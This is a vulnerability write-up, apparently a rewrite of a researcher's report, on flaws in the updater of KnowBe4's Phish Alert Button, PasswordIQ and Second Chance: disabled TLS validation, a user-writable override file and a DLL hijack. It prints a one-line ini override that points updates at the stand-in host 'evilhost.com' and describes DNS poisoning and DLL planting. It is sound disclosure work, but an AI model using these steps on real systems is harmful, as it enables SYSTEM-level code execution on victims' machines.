KnowBe4 RCE and LPE
Three KnowBe4 applications lacked TLS certificate validation in their automatic update process, allowing an attacker who can spoof DNS or intercept traffic to deliver a malicious executable that runs as SYSTEM. A local unprivileged user could also redirect updates via a writable configuration file, leading to privilege escalation.
 Published on pentestpartners.com
Our latest investigation has uncovered significant security flaws in three KnowBe4 applications- Phish Alert Button, PasswordIQ, and Second Chance. These applications, commonly used in security awareness and training, were found to have vulnerabilities allowing remote command execution (RCE) and local privilege…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
KnowBe4 sells security awareness training and related tooling. This write-up covers three of its client applications: Phish Alert Button, PasswordIQ and Second Chance. All three install a privileged backend service called poemanager, which updates the software in the background. Once a day, when its 24-hour timeout expires, poemanager spawns a process called poeupdater, and the vulnerabilities live inside that update process.
The update flow has two parts that matter here. First, poeupdater makes an API call to check for a newer version and receives a JSON payload describing the update, including the URL of the executable to download. Second, it downloads and runs that executable. The update process runs with high privileges, so anything it executes runs as the privileged SYSTEM user.
Two classes of flaw came out of this: a remote code execution reachable by anyone who can intercept or redirect the update traffic (CVE-2024-29209), and a local privilege escalation available to any unprivileged user on the machine (CVE-2024-29210), plus a DLL hijack in the same update path for which no CVE was issued.
Setup
The affected products and versions are given per issue:
| Issue | Products and versions |
|---|---|
| CVE-2024-29209 (DNS spoofing RCE) | Phish Alert Button 1.10.0-1.10.11, PasswordIQ 1.0.0-1.0.15, Second Chance 2.0.0-2.0.9 |
| CVE-2024-29210 (configuration file LPE) | Phish Alert Button 1.10.0-1.10.11, PasswordIQ 1.0.0-1.0.15, Second Chance 2.0.0-2.0.9 |
| DLL hijack | Phish Alert Button < 1.10.14, PasswordIQ < 1.0.18, Second Chance < 2.0.12, ADI Sync < 1.10.2 |
The RCE needs an attacker positioned to spoof DNS queries or otherwise intercept web traffic for the update hostname. The LPE needs only a local, unprivileged account on a machine with the software installed. The DLL hijack likewise needs a local unprivileged user.
Finding it
The starting point is the generic ApiCall method used inside the update process. It configures the .NET HttpClientHandler class to accept all TLS certificates, including certificates the operating system would otherwise reject. That single setting means the update client cannot tell a genuine KnowBe4 server from an attacker's, so whoever controls the name resolution or the traffic path controls what the updater talks to.
One of the API calls goes to https://api.updates.knowbe4.com/v1/updates to check for newer versions. If DNS for that hostname can be poisoned, the response can be replaced with an attacker's own, and the updater will act on it.
Exploitation
Step 1: Poison DNS for the update endpoint

With the API hostname resolving to an attacker-controlled server, the updater's version check is answered by the attacker. The response is a simple JSON payload that includes the URL of the executable to download along with other metadata the update process uses.
Step 2: Serve a malicious executable
The attacker's JSON points the download at a malicious executable. The only integrity check on download is an MD5 value, and if the supplied MD5 matches the delivered executable, execution continues without issue. Only the MD5 value is checked on download, and if it matches the delivered executable, execution continues.
Step 3: Execution as SYSTEM
The downloaded executable is run by the update component under the privileged SYSTEM user, giving remote code execution. The report notes that because this works over Wi-Fi, for example at a coffee shop, a laptop with the KnowBe4 apps installed is exposed to remote code execution through a hotspot-style attack, which the report describes as otherwise largely mitigated by operating system design.
Step 4: Local variant via a configuration override file
The LPE follows the same idea but hijacks the update EXE differently. Several parts of the code in poeupdater read an ini file to override program behaviour:

The path to that file is C:\temp\poe\ProductOverride.ini, which would typically be writable by unprivileged users. One of the override options is Autoupdate_BaseUri, which controls the URI used to fetch update files. Creating the ini file at the correct location with the following content causes an arbitrary update executable to be downloaded and executed:
Autoupdate_BaseUri=http://evilhost.com
Because the URI is redirected by a local file rather than by DNS, no DNS spoofing is required for this variant. Any unprivileged user logged on locally can do it, which turns the update service into a local privilege escalation.
Step 5: DLL hijack in the update path
A further issue existed where the downloaded update was written directly to C:\Windows\Temp. An unprivileged user could write a dependent DLL to the same folder, giving a potential DLL hijacking attack against the privileged update process.

KnowBe4 released the update without any changes. Once the official release had been rolled out, a video proof of concept was provided showing that the installer could be hijacked from a low privilege user account.

The video is available at the link provided in the report.
Root cause
The RCE comes from disabling TLS certificate validation in the update client: ApiCall sets the .NET HttpClientHandler to accept all certificates. With no server authentication, DNS poisoning or traffic interception is enough to substitute the update response, and the only integrity control, an MD5 of the downloaded file, is supplied by the same party that supplies the file. The updater then executes the result as SYSTEM.
The LPE comes from reading configuration overrides, including Autoupdate_BaseUri, from a path under C:\temp\poe\ that unprivileged users can write to. A privileged service taking its download location from a user-writable file is the design mistake.
The DLL hijack comes from writing the downloaded update into C:\Windows\Temp, a location where an unprivileged user can plant a dependent DLL that the privileged process then loads.
KnowBe4's stated reason for the TLS behaviour was that some customers implement TLS inspection, which broke TLS validation within some environments for the update component. The researcher's position was that TLS validation should not be disabled by default and should instead be a configuration option a client can choose to disable, with a warning.
Impact
CVE-2024-29209 is rated CVSS 8.3 (High), CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H. An attacker able to spoof DNS or intercept the update traffic can deliver and execute code as SYSTEM on the victim's machine. The unusual part is the attack vector: it is feasible over Wi-Fi, so a laptop with the affected apps installed is exposed in a coffee shop scenario.
CVE-2024-29210 is rated CVSS 7.8 (High), CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H. A local unprivileged user can redirect the update URI and have an arbitrary executable run by the privileged update process.
The DLL hijack is also rated CVSS 7.8 (High), CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H. A local unprivileged user can plant a dependent DLL in C:\Windows\Temp and have it loaded by the privileged update process.
The researcher's view is that the CVSS scores recorded by NIST are incorrect, because KnowBe4 did not update them in the original CVE application, which was based on the incorrect perception that router compromise was required to control DNS. The report also notes that KnowBe4 did not alert customers that the Phish Alert Button and similar apps were remotely exploitable.
Fix
The researcher reviewed the first round of fixes. For CVE-2024-29209, TLS server validation was still not implemented; instead the fix added Authenticode signature checks against the downloaded executable, so execution would not proceed if the signer was untrusted (not KnowBe4). The researcher had flagged that this might not be effective, and KnowBe4 pushed it to clients anyway.
The fix for CVE-2024-29210 was more robust: the configuration file location moved to the installation folder of the software. Since only administrators can typically write there, the LPE was no longer possible.
For the DLL hijack, the researcher demonstrated the hijack from a low privilege account after the official release had been rolled out. Version 1.10.14 of the Phish Alert Button was subsequently released, fixing the DLL hijack. No CVE was issued for it; the KnowBe4 advisory suggests the fix was an enhancement to the original CVE-2024-29210.
The researcher's recommendation on TLS was that validation should not be disabled by default and should be a configuration option a client can choose to disable with a warning.
Disclosure timeline
| Date | Event |
|---|---|
| 2024-02-29 | Initial disclosure and contact |
| 2024-03-06 | Confirmation report sent to development team |
| 2024-03-13 | Follow-up email asking for estimated fix date |
| 2024-03-18 | KnowBe4 responds with expected release date of May 5th due to low severity findings; researcher replies with concerns about the low priority given high-risk CVSS scores |
| 2024-03-20 | Escalated to the KnowBe4 CEO |
| 2024-03-22 | KnowBe4 explains the fixes, expedites changes and releases a QA version for review |
| 2024-03-26 | Concerns about lack of TLS validation and possible DLL hijack raised on the proposed release |
| 2024-04-10 | Follow-up on release of fixes; response indicates release during the week of 15 April 2024 |
| 2024-04-17 | Version 1.10.12 shipped |
| 2024-04-26 | CVE-2024-29209 and CVE-2024-29210 applied |
| 2024-04-29 | Advisories published on the KnowBe4 website, undated |
| 2024-05-02 | KnowBe4 informed the DLL hijack is still present and now proven |
| 2024-05-03 | PoC requested; video PoC sent |
| 2024-05-09 | Update requested on triage status of the DLL hijack |
| 2024-05-10 | Further clarification of attack scenarios requested by KnowBe4 |
| 2024-05-11 | Further details provided |
| 2024-05-15 | KnowBe4 confirms successful triage |
| 2024-06-17 | Informed that PAB v1.10.14 fixes the DLL hijack; CVE requested for the DLL hijack, no response |
Variants to test
- Update clients that accept all certificates. Look for a .NET
HttpClientHandler(or equivalent) configured to accept every certificate in an auto-updater. A positive result is that a version-check response served from a host you control is accepted and acted on. - Integrity checks supplied by the same response. Where the only check on a downloaded binary is a hash included in the update metadata, treat it as no check. A positive result is a modified binary whose hash you also supplied being executed.
- User-writable configuration overrides for privileged services. Search for ini or config files under paths like
C:\temp\that a privileged service reads for URLs or behaviour. A positive result is a change in the service's download source after you write the file as an unprivileged user. - Downloads into shared temp directories. Check whether a privileged updater writes executables or installers into
C:\Windows\Tempor another user-writable folder. A positive result is a dependent DLL you placed there being loaded by the privileged process. - DNS-dependent update endpoints. For any updater that resolves a vendor hostname without pinning or certificate validation, test whether redirecting that name to your server yields a usable update response. A positive result is the client downloading and running your payload.
What happened, in plain words
KnowBe4 is a company that sells security awareness training: software and lessons that teach employees to spot phishing emails and other tricks. This write-up is by Ceri Coburn and covers three KnowBe4 programs that run on a normal work laptop: Phish Alert Button, PasswordIQ and Second Chance. All three install the same privileged background service, and the flaws were in the updater process it starts.
When you install software, it often installs a small program that runs quietly in the background and keeps the software up to date. That is convenient: you do not have to remember to download new versions. But it also means a program running with a lot of power regularly fetches files from the internet and runs them. If an attacker can control what that updater downloads, the attacker effectively gets to run their own program on your computer with the updater's power.
That is what happened here, in three related ways:
- Someone on the same network (for example the Wi-Fi in a coffee shop) could trick the updater into downloading a malicious file and running it. This is called remote code execution, or RCE: an attacker somewhere else gets code running on your machine.
- Someone with a normal, low-power account on the laptop itself could point the updater at a malicious file using a small settings file. This is called local privilege escalation, or LPE: a normal user gets the powers of a more privileged user.
- The updater saved its download into a shared folder, and a normal user could slip an extra file next to it that the privileged updater would then load. This is called DLL hijacking.
Before going further, a few words that come up constantly.
- Service: a program that runs in the background without a visible window, usually started automatically when the computer boots. Services often run as SYSTEM, the most powerful account on a Windows machine, more powerful than a normal administrator in day-to-day use.
- Process: a running copy of a program. A service can start other processes; here, the service starts an updater process.
- API: an agreed way for two programs to talk to each other. Think of a restaurant menu: you do not walk into the kitchen, you order from the menu and food comes back. An API is the menu; the response is the food.
- JSON: a simple text format for data, made of names and values in curly braces, easy for programs to read.
- DNS: the internet's phone book. You type a name like
api.updates.knowbe4.com, and DNS translates it into the numeric address of a server. If an attacker can tamper with that phone book, the name leads to the attacker's server instead. - TLS certificate: the padlock in your browser. A server presents a certificate to prove it is really who it claims to be, and your computer checks it against a list of trusted authorities. If the check is switched off, anyone can pretend to be anyone.
- MD5: a fingerprint of a file, a short string of characters computed from the file's contents. Change one byte and the fingerprint changes. It is useful for spotting accidental corruption, but only if you trust the fingerprint you are comparing against.
- DLL: a shared library file on Windows, a bundle of code that a program loads when it needs it. If an attacker can place a file with the right name where a privileged program looks for it, the program loads the attacker's code.
The setup: what the software installs
All three affected applications install a privileged background service called poemanager. Its job is to keep the software updated. Once a day, when a 24-hour timer runs out, poemanager starts a second program called poeupdater. The vulnerabilities are inside poeupdater, not in the visible application.
The update works in two steps that matter here:
- poeupdater asks a KnowBe4 server whether a newer version exists. The answer is a JSON document describing the update, including the web address of the file to download.
- poeupdater downloads that file and runs it.
Because poeupdater is started by a privileged service, whatever it runs runs as the privileged SYSTEM user. That is the heart of the problem: a program with the highest possible power is taking instructions from the network.
The affected versions are listed per issue:
| Issue | Products and versions |
|---|---|
| CVE-2024-29209 (DNS spoofing RCE) | Phish Alert Button 1.10.0-1.10.11, PasswordIQ 1.0.0-1.0.15, Second Chance 2.0.0-2.0.9 |
| CVE-2024-29210 (configuration file LPE) | Phish Alert Button 1.10.0-1.10.11, PasswordIQ 1.0.0-1.0.15, Second Chance 2.0.0-2.0.9 |
| DLL hijack | Phish Alert Button < 1.10.14, PasswordIQ < 1.0.18, Second Chance < 2.0.12, ADI Sync < 1.10.2 |
A CVE is a public catalogue number for a known vulnerability, so that everyone can refer to the same flaw unambiguously. The RCE needs an attacker who can tamper with DNS or intercept the update traffic. The LPE needs only a normal account on the laptop. The DLL hijack also needs only a normal local account.
Finding it: the setting that switched off the padlock
The investigation started at a method inside the update process called ApiCall. A method is a named block of code that does one job; this one makes web requests. It configures a .NET class called HttpClientHandler, which is the part of the .NET programming framework that handles the technical side of web requests, including certificate checks. The code set it to accept all TLS certificates, including ones the operating system would normally reject.
In everyday terms: the updater was told to ignore the padlock entirely. It cannot tell a genuine KnowBe4 server from an attacker's server. Whoever controls which server the name points to, or who can sit in the middle of the connection, controls what the updater receives.
One of the requests goes to this address to check for newer versions:
https://api.updates.knowbe4.com/v1/updates
Line by line: https:// means the request should be protected by TLS. api.updates.knowbe4.com is the server name that DNS must translate into an address. /v1/updates is the specific page on that server, version 1 of the updates interface. If an attacker can poison DNS for that name, the answer comes from the attacker instead.
Exploitation, step by step
Step 1: Poison DNS for the update endpoint
DNS poisoning means feeding a computer a wrong answer to the phone-book question, so a trusted name points at the attacker's server. With the API hostname resolving to the attacker's machine, the updater's version check is answered by the attacker. The reply is a simple JSON document containing the address of the executable to download and other details the update process uses.
Why this step matters: the updater trusts the answer because it never checked who was answering. The attacker does not need to break any encryption; they just need the name to lead to their own server.
Step 2: Serve a malicious executable
The attacker's JSON points the download at a malicious executable. The only check on the downloaded file is an MD5 fingerprint, and if the supplied MD5 matches the delivered file, execution continues. Only the MD5 value is checked on download, and if it matches the delivered file, execution continues. It is like a parcel arriving with a note saying "this parcel is genuine" written by the person who sent it.
Step 3: Execution as SYSTEM
The downloaded executable is run by the update component as SYSTEM, which gives remote code execution. The report notes that because this works over Wi-Fi, for example in a coffee shop, a laptop with the KnowBe4 apps installed is exposed to remote code execution through a hotspot-style attack. The report describes such Wi-Fi hotspot attacks as otherwise largely mitigated by operating system design, which is what makes this case unusual.
Step 4: The local variant through a configuration override file
The LPE follows the same idea but hijacks the update executable differently. Several parts of the code in poeupdater read an ini file to override program behaviour. An ini file is a plain text settings file, a list of names and values that a program reads at startup.
The path to that file is:
C:\temp\poe\ProductOverride.ini
Line by line: C:\temp\poe\ is a folder on the system drive, and ProductOverride.ini is the settings file inside it. The report says this path would typically be writable by unprivileged users, meaning a normal account can create or edit the file. A privileged service reading its settings from a place a normal user can write to is the design mistake.
One of the override options is Autoupdate_BaseUri, which controls the address used to fetch update files. Creating the ini file at the correct location with the following content causes an arbitrary update executable to be downloaded and executed:
Autoupdate_BaseUri=http://evilhost.com
Line by line: Autoupdate_BaseUri is the setting name the updater looks for. The = separates the name from the value. http://evilhost.com is the address the updater will now use instead of the real KnowBe4 server. Because the address is changed by a local file rather than by DNS, no DNS spoofing is needed for this variant. Any unprivileged user logged on locally can do it, which turns the update service into a local privilege escalation: a normal user gets code run as SYSTEM.
Step 5: DLL hijack in the update path
A further issue existed where the downloaded update was written directly to C:\Windows\Temp. An unprivileged user could write a dependent DLL to the same folder, giving a potential DLL hijacking attack against the privileged update process.
Why this works: when a program starts, Windows looks for the DLLs it needs in certain folders, and a shared temp folder is one of the places it may look. If a normal user can drop a file with the expected name there before the privileged updater runs, the updater loads the attacker's code instead of the real library. The attacker does not need to change the updater at all; they just put a file in the right place with the right name.
KnowBe4 released the update without any changes. Once the official release had been rolled out, a video proof of concept was provided showing that the installer could be hijacked from a low privilege user account. A proof of concept, or PoC, is a demonstration that the flaw is real, usually a recording or a small script.
The video is available at the link provided in the report.
Root cause
The RCE comes from switching off TLS certificate validation in the update client: ApiCall sets the .NET HttpClientHandler to accept all certificates. With no check on the server's identity, DNS poisoning or traffic interception is enough to substitute the update response. The only integrity control, an MD5 of the downloaded file, is supplied by the same party that supplies the file. The updater then runs the result as SYSTEM.
The LPE comes from reading configuration overrides, including Autoupdate_BaseUri, from a path under C:\temp\poe\ that unprivileged users can write to. A privileged service taking its download location from a user-writable file is the design mistake.
The DLL hijack comes from writing the downloaded update into C:\Windows\Temp, a location where an unprivileged user can plant a dependent DLL that the privileged process then loads.
KnowBe4's stated reason for the TLS behaviour was that some customers implement TLS inspection, which broke TLS validation within some environments for the update component. TLS inspection means a company deliberately intercepts and examines encrypted traffic on its own network, which requires breaking the certificate chain on purpose. The researcher's position was that TLS validation should not be disabled by default and should instead be a configuration option a client can choose to disable, with a warning.
Impact
CVE-2024-29209 is rated CVSS 8.3 (High), CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H. CVSS is a standard scoring system for vulnerabilities, where a higher number means more risk. The string after it is the breakdown of how the score was reached, covering things like whether the attacker needs to be on the same network, how hard the attack is, and what the attacker gains. An attacker able to spoof DNS or intercept the update traffic can deliver and execute code as SYSTEM on the victim's machine. The unusual part is the attack vector: it is feasible over Wi-Fi, so a laptop with the affected apps installed is exposed in a coffee shop scenario.
CVE-2024-29210 is rated CVSS 7.8 (High), CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H. A local unprivileged user can redirect the update address and have an arbitrary executable run by the privileged update process.
The DLL hijack is also rated CVSS 7.8 (High), CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H. A local unprivileged user can plant a dependent DLL in C:\Windows\Temp and have it loaded by the privileged update process.
The researcher's view is that the CVSS scores recorded by NIST are incorrect, because KnowBe4 did not update them in the original CVE application, which was based on the incorrect perception that router compromise was required to control DNS. NIST is the standards body that maintains the public vulnerability database where these scores are recorded. The report also notes that KnowBe4 did not alert customers that the Phish Alert Button and similar apps were remotely exploitable.
Fix
The researcher reviewed the first round of fixes. For CVE-2024-29209, TLS server validation was still not implemented; instead the fix added Authenticode signature checks against the downloaded executable, so execution would not proceed if the signer was untrusted (not KnowBe4). An Authenticode signature is a digital signature attached to a Windows program that says who made it, similar to a wax seal on a letter. It is a different check from the padlock: the padlock proves which server sent the file, while the signature proves who built the file. The researcher had flagged that this might not be effective, and KnowBe4 pushed it to clients anyway.
The fix for CVE-2024-29210 was more robust: the configuration file location moved to the installation folder of the software. Since only administrators can typically write there, the LPE was no longer possible.
For the DLL hijack, the researcher demonstrated the hijack from a low privilege account after the official release had been rolled out. Version 1.10.14 of the Phish Alert Button was subsequently released, fixing the DLL hijack. No CVE was issued for it; the KnowBe4 advisory suggests the fix was an enhancement to the original CVE-2024-29210.
The researcher's recommendation on TLS was that validation should not be disabled by default and should be a configuration option a client can choose to disable with a warning.
Disclosure timeline
Disclosure means telling the vendor about a flaw, usually privately first, and agreeing when the details become public. The timeline below is the record of that back and forth.
| Date | Event |
|---|---|
| 2024-02-29 | Initial disclosure and contact |
| 2024-03-06 | Confirmation report sent to development team |
| 2024-03-13 | Follow-up email asking for estimated fix date |
| 2024-03-18 | KnowBe4 responds with expected release date of May 5th due to low severity findings; researcher replies with concerns about the low priority given high-risk CVSS scores |
| 2024-03-20 | Escalated to the KnowBe4 CEO |
| 2024-03-22 | KnowBe4 explains the fixes, expedites changes and releases a QA version for review |
| 2024-03-26 | Concerns about lack of TLS validation and possible DLL hijack raised on the proposed release |
| 2024-04-10 | Follow-up on release of fixes; response indicates release during the week of 15 April 2024 |
| 2024-04-17 | Version 1.10.12 shipped |
| 2024-04-26 | CVE-2024-29209 and CVE-2024-29210 applied |
| 2024-04-29 | Advisories published on the KnowBe4 website, undated |
| 2024-05-02 | KnowBe4 informed the DLL hijack is still present and now proven |
| 2024-05-03 | PoC requested; video PoC sent |
| 2024-05-09 | Update requested on triage status of the DLL hijack |
| 2024-05-10 | Further clarification of attack scenarios requested by KnowBe4 |
| 2024-05-11 | Further details provided |
| 2024-05-15 | KnowBe4 confirms successful triage |
| 2024-06-17 | Informed that PAB v1.10.14 fixes the DLL hijack; CVE requested for the DLL hijack, no response |
Triage is the vendor's process of confirming that a reported flaw is real and deciding how serious it is.
Variants to test
These are the general lessons a tester can carry to other software, written as things to look for.
- Update clients that accept all certificates. Look for a .NET
HttpClientHandler(or equivalent) configured to accept every certificate in an auto-updater. A positive result is that a version-check response served from a host you control is accepted and acted on. - Integrity checks supplied by the same response. Where the only check on a downloaded binary is a hash included in the update metadata, treat it as no check. A positive result is a modified binary whose hash you also supplied being executed.
- User-writable configuration overrides for privileged services. Search for ini or config files under paths like
C:\temp\that a privileged service reads for URLs or behaviour. A positive result is a change in the service's download source after you write the file as an unprivileged user. - Downloads into shared temp directories. Check whether a privileged updater writes executables or installers into
C:\Windows\Tempor another user-writable folder. A positive result is a dependent DLL you placed there being loaded by the privileged process. - DNS-dependent update endpoints. For any updater that resolves a vendor hostname without pinning or certificate validation, test whether redirecting that name to your server yields a usable update response. A positive result is the client downloading and running your payload.
Glossary
- API: an agreed way for two programs to exchange requests and data, like a menu you order from.
- Authenticode signature: a digital signature on a Windows program that identifies who built it.
- CVE: a public catalogue number for a known vulnerability.
- CVSS: a standard scoring system for the severity of a vulnerability.
- DLL: a shared library file on Windows that programs load to reuse code.
- DLL hijacking: placing a malicious DLL where a privileged program will load it instead of the real one.
- DNS: the internet's phone book, translating names into numeric addresses.
- DNS poisoning: feeding a computer a wrong DNS answer so a trusted name points at an attacker's server.
- Disclosure: telling a vendor about a flaw and agreeing when details become public.
- Executable: a file that runs as a program.
- ini file: a plain text settings file made of names and values.
- JSON: a simple text format for structured data, made of names and values.
- Local privilege escalation (LPE): a normal user on a machine gaining the powers of a more privileged account.
- MD5: a short fingerprint computed from a file's contents, used to detect changes.
- Method: a named block of code that performs one job.
- NIST: the standards body that maintains the public vulnerability database.
- PoC (proof of concept): a demonstration that a flaw is real.
- Process: a running copy of a program.
- Remote code execution (RCE): an attacker elsewhere getting their code to run on a victim's machine.
- Service: a background program that runs without a visible window, often with high privileges.
- SYSTEM: the most powerful account on a Windows machine.
- TLS certificate: a server's proof of identity, checked by the client, shown as the padlock in a browser.
- TLS inspection: deliberately intercepting and examining encrypted traffic on a network, which breaks the normal certificate chain.
- Triage: a vendor's process of confirming a reported flaw and judging its severity.


